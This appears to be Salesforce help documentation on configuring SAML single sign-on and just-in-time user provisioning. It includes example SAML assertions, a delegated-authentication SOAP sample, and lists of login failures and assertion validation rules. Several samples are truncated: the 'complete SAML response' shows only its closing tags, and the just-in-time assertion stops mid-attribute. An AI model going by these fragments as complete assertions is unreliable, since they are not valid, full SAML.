     - ◊ Attribute Name
     - ◊ Attribute URI
     - ◊ Name ID format

     Note: Attribute Name, Attribute URI, and Name ID format are only necessary if the `SAML User ID Location` is in an Attribute element, and not the name identifier element of a Subject statement.

   You may also want to share more information about these values with your identity provider.

   Tip: Enable Salesforce for SAML and take a screenshot of the page for your identity provider. From Setup, click **Security Controls** > **Single Sign-On Settings**, click **Edit**, then select `SAML Enabled`.

2. Work with your identity provider to setup the start, login, and logout pages.

3. Share the example SAML assertions with your identity provider so they can determine the format Salesforce requires for successful single sign-on.

About SAML

Configuring SAML Settings for Single Sign-On

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

From this page, you can configure your organization to use single sign-on. You can also set up just-in-time provisioning. Work with your identity provider to properly configure these settings. For more information about single sign-on, see About Single Sign-On. For more information about just-in-time provisioning, see About Just-In-Time Provisioning.

Configuring Single Sign-On

To configure SAML settings for single sign-on from your corporate identity provider to Salesforce:

1. Gather information from your identity provider.
2. Provide information to your identity provider.
3. In Salesforce, from Setup, click **Security Controls** > **Single Sign-On Settings**, and click **Edit**.
4. Select `SAML Enabled`. You must enable SAML to view the SAML single sign-on settings.
5. Specify the SAML version used by your identity provider.
6. Enter the `Issuer`. This is often referred to as the entity ID for the identity provider.
7. For the `Identity Provider Certificate`, use the **Browse** button to locate and upload the authentication certificate issued by your identity provider.
8. For SAML 2.0, if your identity provider has specific login or logout pages, specify them in **Identity Provider Login URL** and **Identity Provider Logout URL**, respectively.

Note: These fields appear in Developer Edition and sandbox organizations by default and in production organizations only if My Domain is enabled. The fields do not appear in trial organizations or sandboxes linked to trial organizations.

9. For the `Custom Error URL`, specify the URL of the page users should be directed to if there's an error during SAML login. It must be a publicly accessible page, such as a public site Visualforce page. The URL can be absolute or relative.
10. If you are enabling just-in-time provisioning for security, check `User Provisioning Enabled`.

Note:

- Just-in-time provisioning requires a Federation ID in the user type. In `SAML User ID Type`, select Assertion contains the Federation ID from the User object.
- If your identity provider previously used the Salesforce username, communicate to them that they must use the Federation ID.

11. For the `SAML User ID Type`, `SAML User ID Location`, and other values as appropriate, specify the value provided by your identity provider.
12. If your Salesforce organization has domains deployed, specify whether you want to use the base domain (`https://saml.salesforce.com`) or the custom domain for the **Entity ID**. You must share this information with your identity provider.

Tip: Generally, use the custom domain as the entity ID. If you already have single sign-on configured before deploying a domain, the base domain is the entity ID. If you are providing Salesforce to Salesforce services, you must specify the custom domain.

13. Click **Save**.

If your identity provider supports metadata, and if you've configured SAML using version 2.0, you can click **Download Metadata** to download an XML configuration file to send them, which they can then upload to automatically configure their settings for connecting to your Salesforce organization.

After you have configured and saved your SAML settings, test them by trying to access the identity provider's application. Your identity provider directs the user's browser to POST a form containing SAML assertions to the Salesforce login page. Each assertion is verified, and if successful, single sign-on is allowed.

If you have difficulty signing on using single sign-on after you have configured and saved your SAML settings, use the SAML Assertion Validator. You may have to obtain a SAML assertion from your identity provider first.

If your users are having problems using SAML to login, you can review the SAML login history to determine why they were not able to log in and share that information with your identity provider.

If you are using SAML version 2.0, after you've finished configuring SAML, the OAuth 2.0 Token Endpoint field is populated. Use this with the Web single sign-on authentication flow for OAuth 2.0.

Viewing Single Sign-On Settings

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

After you have configured your Salesforce organization to use SAML, you can view the single sign-on settings. From Setup, click **Security Controls** > **Single Sign-On Settings**.

This page lists the details of your SAML configuration. Most of these fields are the same as the fields on the page where you configured SAML. The following fields contain information automatically generated by completing the configuration. The available fields depend on your configuration.

Field	Description
`Salesforce Login URL`	For SAML 2.0 only. If you select "Assertion contains User's salesforce.com username" for `SAML User ID Type` and "User ID is in the NameIdentifier element of the Subject statement" for `SAML User ID Location`, this URL is the URL associated with login for the Web single sign-on OAuth assertion flow.
`Salesforce Logout URL`	For SAML 2.0. Displays the Salesforce logout URL that the user is directed to after he or she logs off. This URL is only used if no value is specified for `Identity Provider Logout URL`.
`OAuth 2.0 Token Endpoint`	For SAML 2.0 only: The ACS URL used with enabling Salesforce as an identity provider in the Web single sign-on OAuth assertion flow.

From this page you can do any of the following:

- Click **Edit** to change the existing SAML configuration.
- Click **SAML Assertion Validator** to validate the SAML settings for your organization using a SAML assertion provided by your identity provider.

- If your identity provider supports metadata, and if you've configured SAML using version 2.0, you can click **Download Metadata** to download an XML configuration file to send them, which they can then upload to automatically configure their settings for connecting to your Salesforce organization.

Identity Provider Values

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

Before you can configure Salesforce for SAML, you must receive information from your identity provider. This information must be used on the single sign-on page.

The following information might be useful for your identity provider.

Field	Description
`SAML Version`	The version of SAML your identity provider uses. Salesforce currently supports version 1.1 and 2.0. The SAML specifications for the various versions are linked below: • SAML 1.1 • SAML 2.0
`Issuer`	The Entity ID—a URL that uniquely identifies your SAML identity provider. SAML assertions sent to Salesforce must match this value exactly in the `<saml:Issuer>` attribute of SAML assertions.
`Entity ID`	The issuer in SAML requests generated by Salesforce, and is also the expected audience of any inbound SAML Responses. If you don't have domains deployed, this value is always `https://saml.salesforce.com`. If you have domains deployed, Salesforce recommends that you use your custom domain name. You can find the value on the Single Sign-On Settings page. From Setup, click **Security Controls** > **Single Sign-On Settings**.

Field	Description
`Identity Provider Certificate`	The authentication certificate issued by your identity provider.
`Identity Provider Login URL`	For SAML 2.0 only: The URL where Salesforce sends a SAML request to start the login sequence. If you have domains deployed and a value specified for this field, login requests are usually sent to the address specified by this field. However, if you need to bypass this value (for example, your identity provider is down) add the `login` parameter to the query string for the login page. For example: `http://mydomain.my.salesforce.com?login` **Note:** This field appears in Developer Edition production and sandbox organizations by default and in production organizations only if My Domain is enabled. This field does not appear in trial organizations or sandboxes linked to trial organizations.
`Identity Provider Logout URL`	For SAML 2.0 only: The URL to direct the user to when they click the **Logout** link in Salesforce. The default is `http://www.salesforce.com`. **Note:** This field appears in Developer Edition production and sandbox organizations by default and in production organizations only if My Domain is enabled. This field does not appear in trial organizations or sandboxes linked to trial organizations.
`Salesforce Login URL`	The URL associated with login for the Web single sign-on flow.
`OAuth 2.0 Token Endpoint`	For SAML 2.0 only: The ACS URL used with enabling Salesforce as an identity provider in the Web single sign-on OAuth assertion flow.
`Custom Error URL`	The URL of the page users should be directed to if there's an error during SAML login. It must be a publicly accessible page, such as a public site Visualforce page. The URL can be absolute or relative.
`SAML Identity Type`	The element in a SAML assertion that contains the string that identifies a Salesforce user. Values are: **`Assertion contains User's salesforce.com username`** Use this option if your identity provider passes the Salesforce username in SAML assertions. **`Assertion contains the Federation ID from the User object`** Use this option if your identity provider passes an external user identifier, for example an employee ID, in the SAML assertion to identify the user. **`Assertion contains the User ID from the User object`** Use this option if your identity provider passes an internal user identifier, for example a user ID from your Salesforce organization, in the SAML assertion to identify the user.

Field	Description
`SAML Identity Location`	The location in the assertion where a user should be identified. Values are: **`Identity is in the NameIdentifier element of the Subject statement`** The Salesforce `Username` or `FederationIdentifier` is located in the `<Subject>` statement of the assertion. **`Identity is in an Attribute element`** The Salesforce `Username` or `FederationIdentifier` is specified in an `<AttributeValue>`, located in the `<Attribute>` of the assertion.
`Attribute Name`	If "`Identity is in an Attribute element`" is selected, this contains the value of the `AttributeName` that is specified in `<Attribute>` that contains the User ID.
`Attribute URI`	If SAML 1.1 is the specified SAML version and "`Identity is in an Attribute element`" is selected, this contains the value of the `AttributeNamespace` that is specified in `<Attribute>`.
`Name ID Format`	If SAML 2.0 is the specified SAML version and "`Identity is in an Attribute element`" is selected, this contains the value for the `nameid-format`. Possible values include `unspecified`, `emailAddress` or `persistent`. All legal values can be found in the "Name Identifier Format Identifiers" section of the Assertions and Protocols SAML 2.0 specification.
`Service Provider Initiated Request Binding`	If you're using My Domain, chose the binding mechanism your identity provider requests for your SAML messages. Values are: **`HTTP POST`** HTTP POST binding sends SAML messages using base64-encoded HTML forms. **`HTTP Redirect`** HTTP Redirect binding sends base64-encoded and URL-encoded SAML messages within URL parameters. No matter what request binding is selected, the SAML Response will always use HTTP POST binding.

Start, Login, and Logout URL Values

In addition to the information used during the single sign-on, your identity provider can also set the start, login, and logout pages. You can also specify these pages yourself when you configure single sign-on.

The following information might be useful to your identity provider if they are setting these pages.

- The SAML specification supports an HTML form that is used to pass the SAML assertion via HTTPS POST.
- For SAML 1.1, the SAML identity provider can embed name-value pairs in the `TARGET` field to pass this additional information to Salesforce prepended with a specially formatted URL that contains URL-encoded parameters.
- The URL for SAML 1.1 to include in the `TARGET` field is as follows: `https://saml.salesforce.com/?`
- For SAML 2.0, instead of using the `TARGET` field, the identity providers uses the `<AttributeStatement>` in the SAML assertion to specify the additional information.
- Salesforce supports the following parameters:

Note: For SAML 1.1 these parameters must be URL-encoded. This allows the URLs, passed as values that include their own parameters, to be handled correctly. For SAML 2.0, these parameters are part of the <AttributeStatement>.

- ssoStartPage is the page to which the user should be redirected when trying to log in with SAML. The user is directed to this page when requesting a protected resource in Salesforce, without an active session. The ssoStartPage should be the SAML identity provider's login page.
- startURL is the URL where you want the user to be directed when sign-on completes successfully. This URL can be absolute, such as *https://na1.salesforce.com/001/o* or it can be relative, such as */001/o*. This parameter is only used in SAML 1.1. In SAML 2.0, the start URL is the page the user attempted to access before they were authenticated.
- logoutURL is the URL where you want the user to be directed when they click the **Logout** link in Salesforce. The default is http://www.salesforce.com.

The following sample TARGET field is for SAML 1.1, and includes properly-encoded parameters. It passes a customized start page, as well as start and logout URLs embedded as parameter values in the query string.

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F
%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

The following is an example of an <AttributeStatement> for SAML 2.0 that contains both ssoStartPage and logoutURL:

```
<saml:AttributeStatement>
   <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
              http://www.customer.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
              https://www.salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

About SAML

Customizing SAML Start, Error, Login, and Logout Pages

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

The start, error, login, and logout pages can be customized for single sign-on users using SAML 1.1 or 2.0. As part of your configuration, you need to decide the following:

- The logout page: the URL to direct the user to when they click the **Logout** link in Salesforce. The default is `http://www.salesforce.com`.
- If your identity provider uses SAML 1.1, the start page: the URL to direct the user to when sign-on successfully completes. This URL can be absolute, such as *`https://na1.salesforce.com/001/o`* or it can be relative, such as *`/001/o`*. This URL should be an endpoint that accepts SAML authentication requests.

  In SAML 2.0, the start page is the page the user attempted to access before they were authenticated. The SAML 2.0 start page must support Sp-init single sign-on.

  If you are using SAML 2.0, you can also use the `RelayState` parameter to control where users get redirected after a successful login.
- The single sign-on start page where Salesforce sends a SAML request to start the login sequence.

  We recommend that if you specify a single sign-on start page that you also specify a logout page. When you specify a logout page, when a user clicks logout or if a user's session expires, the user is redirected to that page. If you don't specify a logout page, the user is redirected to the general Salesforce login page.

For SAML 2.0, these values can be set either during the single sign-on configuration, or by your identity provider in the login URL or SAML assertion. The order of precedence is:

1. Session cookie—if you've already logged into Salesforce and a cookie still exists, the login and logout pages specified by the session cookie are used.
2. Values passed in from the identity provider.
3. Values from the single sign-on configuration page.

If you decide not to add these values to the single sign-on configuration, share them with your identity provider. They will need to use these values either in the login URL or the assertion.

You can also decide if you want users to be directed to a custom error page if there's an error during SAML login: It must be a publicly accessible page, such as a public site Visualforce page. The URL can be absolute or relative. Use this value when you configure SAML.

Example SAML Assertions

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

Share the example SAML assertions with your identity provider so they can determine the format of the information Salesforce requires for successful single-sign on.

In addition to the general single sign-on examples for both SAML 1.1 and SAML 2.0, use the following samples for the specific feature:

- assertions for portals
- assertions for Sites
- SOAP message for delegated authentication
- assertion for just-in-time provisioning

SAML User ID type is the Salesforce username, and SAML User ID location is the `<NameIdentifier>` element in the `<Subject>` element

SAML 1.1:

```
<Subject>
      <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
```

```
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

SAML User ID type is the Salesforce username, and SAML User ID location is the `<Attribute>` element

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>this value doesn't matter</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
       <AttributeValue>user101@salesforce.com</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101@salesforce.com
        </saml:AttributeValue>
    </saml:Attribute>
 </saml:AttributeStatement>
```

SAML User ID type is the Salesforce User object's `FederationIdentifier` field, and SAML User ID location is the `<NameIdentifier>` element in the `<Subject>` element

SAML 1.1:

```
<AttributeStatement>
   <saml:Subject>
      <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion"
NameQualifier="www.saml_assertions.com">
         MyName
      </saml:NameIdentifier>
   </saml:Subject>
</AttributeStatement>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/"/>
```

```
    </saml:SubjectConfirmation>
</saml:Subject>
```

Note: The name identifier can be any arbitrary string, including email addresses or numeric ID strings.

SAML User ID type is theSalesforce User object's `FederationIdentifier` field, and SAML User ID location is the `<Attribute>` element

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>who cares</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
       <AttributeValue>user101</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

SAML User ID type is the Salesforce username, and SAML User ID location is the `<NameIdentifier>` element in the `<Subject>` element

The following is a complete SAML response, for SAML 2.0:

```

      </saml:AttributeStatement>
   </saml:Assertion>
</samlp:Response>
```

Sample SAML Assertion for Sites

The following shows the `portal_id`, `organization_id`, and `siteurl` attributes in a SAML assertion statement:

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">060900000004cDk
      </saml:AttributeValue>
   </saml:Attribute>
<saml:Attribute Name="organization_id">
   <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:type="xs:anyType">00D900000008bX0
   </saml:AttributeValue></saml:Attribute>
<saml:Attribute Name="siteurl">
   <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:type="xs:anyType">https://ap1.force.com/mySuffix</saml:AttributeValue>
</saml:Attribute>
```

Sample SOAP Message for Delegated Authentication

As part of the delegated authentication single sign-on process, a salesforce.com server makes a SOAP 1.1 request to authenticate the user who is passing in the credentials. Here is an example of this type of request. Your single sign-on Web service needs to accept this request, process it, and return a `true` or `false` response.

Sample Request

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Body>
    <Authenticate xmlns="urn:authentication.soap.sforce.com">
      <username>sampleuser@sample.org</username>
      <password>myPassword99</password>
      <sourceIp>1.2.3.4</sourceIp>
    </Authenticate>
  </soapenv:Body>
</soapenv:Envelope>
```

Sample Response Message

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
 <soapenv:Body>
  <AuthenticateResult
xmlns="urn:authentication.soap.sforce.com">
   <Authenticated>false</Authenticated>
  </AuthenticateResult>
 </soapenv:Body>
</soapenv:Envelope>
```

Sample SAML Assertion for Just-In-Time Provisioning

The following is a sample SAML assertion for just in time provisioning.

```
<saml:Attribute Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
     <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
     </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Phone"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

About SAML

Reviewing the SAML Login History

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

When a user logs in to Salesforce from another application using single sign-on, SAML assertions are sent to the Salesforce login page. The assertions are checked against assertions in the authentication certificate specified under Setup, in **Security Controls** > **Single Sign-On Settings**. If a user fails to log in, a message is written to the login history log that indicates why the login failed. In addition, the SAML Assertion Validator may be automatically populated with the invalid assertion.

To view the login history, from Setup, click **Users** > **Login History**. After viewing the login history, you may want to share the information with your identity provider.

The following are the possible failures:

Assertion Expired

An assertion's timestamp is more than five minutes old.

Note: Salesforce does make an allowance of three minutes for clock skew. This means, in practice, that an assertion can be as much as eight minutes after the timestamp time, or three minutes before it. This amount of time may be less if the assertion's validity period is less than five minutes.

Assertion Invalid

An assertion is not valid. For example, the `<Subject>` element of an assertion might be missing.

Audience Invalid

The value specified in `<Audience>` must be `https://saml.salesforce.com`.

Configuration Error/Perm Disabled

Something is wrong with the SAML configuration in Salesforce. For example, the uploaded certificate might be corrupted, or the organization preference might have been turned off. Check your configuration from Setup, in **Security Controls** > **Single Sign-On Settings**, get a sample SAML assertion from your identity provider, and click **SAML Assertion Validator**.

Issuer Mismatched

The issuer or entity ID specified in an assertion does not match the issuer specified in your Salesforce configuration.

Recipient Mismatched

The recipient specified in an assertion does not match the recipient specified in your Salesforce configuration.

Replay Detected

The same assertion ID was used more than once. Assertion IDs must be unique within an organization.

Signature Invalid

The signature in an assertion cannot be validated by the certificate in your Salesforce configuration.

Subject Confirmation Error

The `<Subject>` specified in the assertion does not match the SAML configuration in Salesforce.

About SAML

Validating SAML Settings for Single Sign-On

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

If your users have difficulty logging into Salesforce after you configure Salesforce for single sign-on, use the SAML Assertion Validator and the login history to validate the SAML assertions sent by your identity provider.

1. Obtain a SAML assertion from your identity provider. The assertion can be either in plain XML format or base64 encoded.

   If a user tries to log in to Salesforce and fails, the invalid SAML assertion is used to automatically populate the SAML Assertion Validator if possible.
2. From Setup, click **Security Controls** > **Single Sign-On Settings**, then click **SAML Assertion Validator**.
3. Enter the SAML assertion into the text box, and click **Validate**.

4. Share the results of the validation errors with your identity provider.

SAML Assertion Validation Errors

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

Salesforce imposes the following validity requirements on assertions:

Authentication Statement

The identity provider must include an `<AuthenticationStatement>` in the assertion.

Conditions Statement

If the assertion contains a `<Conditions>` statement, it must contain a valid timestamp.

Timestamps

The validity period specified in an assertion is honored. In addition, an assertion's timestamp must be less than five minutes old, plus or minus three minutes, regardless of the assertion's validity period setting. This allows for differences between machines. The `NotBefore` and `NotOnOrAfter` constraints must also be defined and valid.

Attribute

If your Salesforce configuration is set to `Identity is in an Attribute element`, the assertion from the identity provider must contain an `<AttributeStatement>`.

If you are using SAML 1.1, both `<AttributeName>` and `<AttributeNamespace>` are required as part of the `<AttributeStatement>`.

If you are using SAML 2.0, only `<AttributeName>` is required.

Format

The `Format` attribute of an `<Issuer>` statement must be set to `"urn:oasis:names:tc:SAML:2.0:nameid-format:entity"` or not set at all.

For example:

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

The following example is also valid:

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

Issuer

The issuer specified in an assertion must match the issuer specified in Salesforce.

Subject

The subject of the assertion must be resolved to be either the Salesforce username or the Federation ID of the user.

Audience

The `<Audience>` value is required and must match the `Entity ID` from the single sign-on configuration. The default value is `https://saml.salesforce.com`.

Recipient

The recipient specified in an assertion must match either the Salesforce login URL specified in the Salesforce configuration or the OAuth 2.0 token endpoint. This is a required portion of the assertion and is always verified.

Signature

A valid signature must be included in the assertion. The signature must be created using the private key associated with the certificate that was provided in the SAML configuration.

Recipient

Verifies that the recipient and organization ID received in the assertion matches the expected recipient and organization ID, as specified in the single sign-on configuration. This is an optional portion of the assertion and is only verified if it's present. For example:

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/
   ?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsH0Jnq4vVeQr3xNkIWmZC_IVk3
Recipient that we expected based on the Single Sign-On Settings page:
   http://asmith.salesforce.com:8081/
   ?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w
Organization Id that we expected: 00Dx0000000BQlI
Organization Id that we found based on your assertion: 00D000000000062
```

Site URL Attribute

Verifies if a valid Sites URL is provided. Values are:

- Not Provided
- Checked
- Site URL is invalid

- HTTPS is required for Site URL
- The specified Site is inactive or has exceeded its page limit

About SAML

About Just-in-Time Provisioning for SAML

Available in: **All** Editions

With Just-in-Time provisioning, you can use a SAML assertion to create regular and portal users on the fly the first time they try to log in. This eliminates the need to create user accounts in advance. For example, if you recently added an employee to your organization, you don't need to manually create the user in Salesforce. When they log in with single sign-on, their account is automatically created for them, eliminating the time and effort with on-boarding the account. Just-in-Time provisioning works with your SAML identity provider to pass the correct user information to Salesforce in a SAML 2.0 assertion. You can both create and modify accounts this way. Because Just-in-Time provisioning uses SAML to communicate, your organization must have SAML-based single sign-on enabled.

Benefits of Just-in-Time Provisioning

Implementing Just-in-Time provisioning can offer the following advantages to your organization.

- **Reduced Administrative Costs:** Provisioning over SAML allows customers to create accounts on-demand, as part of the single sign-on process. This greatly simplifies the integration work required in scenarios where users need to be dynamically provisioned, by combining the provisioning and single sign-on processes into a single message.
- **Increased User Adoption:** Users only need to memorize a single password to access both their main site and Salesforce. Users are more likely to use your Salesforce application on a regular basis.
- **Increased Security:** Any password policies that you have established for your corporate network are also in effect for Salesforce. In addition, sending an authentication credential that is only valid for a single use can increase security for users who have access to sensitive data.

Example SAML Assertions
About Single Sign-On

Just-in-Time Provisioning Requirements

Just-in-Time provisioning requires the creation of a SAML assertion. Consider the following when creating your SAML assertion.

- `Provision Version` is supported as an optional attribute. If it isn't specified, the default is 1.0. For example:

```
<saml:Attribute Name="ProvisionVersion" NameFormat=
   "urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- ProfileIDs change per organization, even for standard profiles. To make it easier to find the profile name, Salesforce allows you to do a profile name lookup by passing the `ProfileName` into the `ProfileId` field.

Field Requirements for the SAML Assertion

To correctly identify which object to create in Salesforce, you must use the `User.` prefix for all fields passed in the SAML assertion. In this example, the `User.` prefix has been added to the `Username` field name.

```
<saml:Attribute
   Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

The following standard fields are supported.

Fields	Required	Comments
`AboutMe`		
`Alias`		If not present, a default is derived from FirstName and LastName.
`CallCenter`		
`City`		
`CommunityNickname`		If not present, a default is derived from the UserName.
`CompanyName`		
`Country`		
`DefaultCurrencyIsoCode`		Derived from organization settings.
`DelegatedApproverId`		
`Department`		
`Division`		
`Email`	Y	
`EmailEncodingKey`		If not present, a default is derived from the organization settings.
`EmployeeNumber`		
`Extension`		
`Fax`		
`FederationIdentifier` (insert only)		If present, it must match the SAML subject, or the SAML subject is taken instead. Can't be updated with SAML.
`FirstName`		

Fields	Required	Comments
`ForecastEnabled`		
`IsActive`		
`LastName`	Y	
`LanguageLocaleKey`		
`LocaleSidKey`		If not present, a default is derived from the organization settings.
`Manager`		
`MobilePhone`		
`Phone`		
`ProfileId`	Y	
`ReceivesAdminInfoEmails`		
`ReceivesInfoEmails`		
`State`		
`Street`		
`TimeZoneSidKey`		If not present, a default is derived from the organization settings.
`Title`		
`Username` (insert only)	Y	Can't update using SAML.
`UserRoleId`		Defaults to "no role" if blank.
`Zip`		

Other field requirements:

- Only text type custom fields are supported.
- Only the `insert` and `update` functions are supported for custom fields.
- When using the API for user creation, you can pass the new username into the `User.Username` field. You can also specify the `User.FederationIdentifier` if it is present. However, the `Username` and `FederationIdentifier` fields can't be updated with API.

About Just-in-Time Provisioning for SAML

Just-in-Time Provisioning for Portals

With Just-in-Time (JIT) provisioning for portals, you can use a SAML assertion to create customer and partner portal users on the fly the first time they try to log in. This eliminates the need to create user accounts in advance. Because JIT uses SAML to communicate, your organization must have SAML-based single sign-on enabled.

Creating Portal Users

The `Portal ID` and `Organization ID` must be specified as part of the SAML assertion. You can find both of these on the company information page for the organization or portal. Because you can also provision regular users, the `Portal ID` is used to distinguish between a regular and portal JIT provisioning request. If no `Portal ID` is specified, then the request is treated as a JIT request for regular platform user. Here are the requirements for a creating a portal user.

- You must specify a `Federation ID`. If the ID belongs to an existing user account, the user account is updated. In case of an inactive user account, the user account is updated, but left inactive unless `User.IsActive` in the JIT assertion is set to true. If there is no user account with that `Federation ID`, the system creates a new user.
- You must pass a valid `Account ID` and `Contact ID`.
- If the portal isn't self-registration enabled and a default new user profile and role aren't specified, the `User.ProfileId` field must contain a valid profile name or ID associated with the portal. In addition, the `User.PortalRole` field must contain a valid portal role name or ID.

  Note: The `User.Role` must be null.

Creating and Modifying Accounts

Create or modify an account by specifying a valid `Account ID` or both the `Account.AccountNumber` and `Account.Name`.

- Matching is based on `Account.AccountNumber`. If multiple accounts are found, an error is displayed. Otherwise, the account is updated.
- If no matching account is found, one is created.
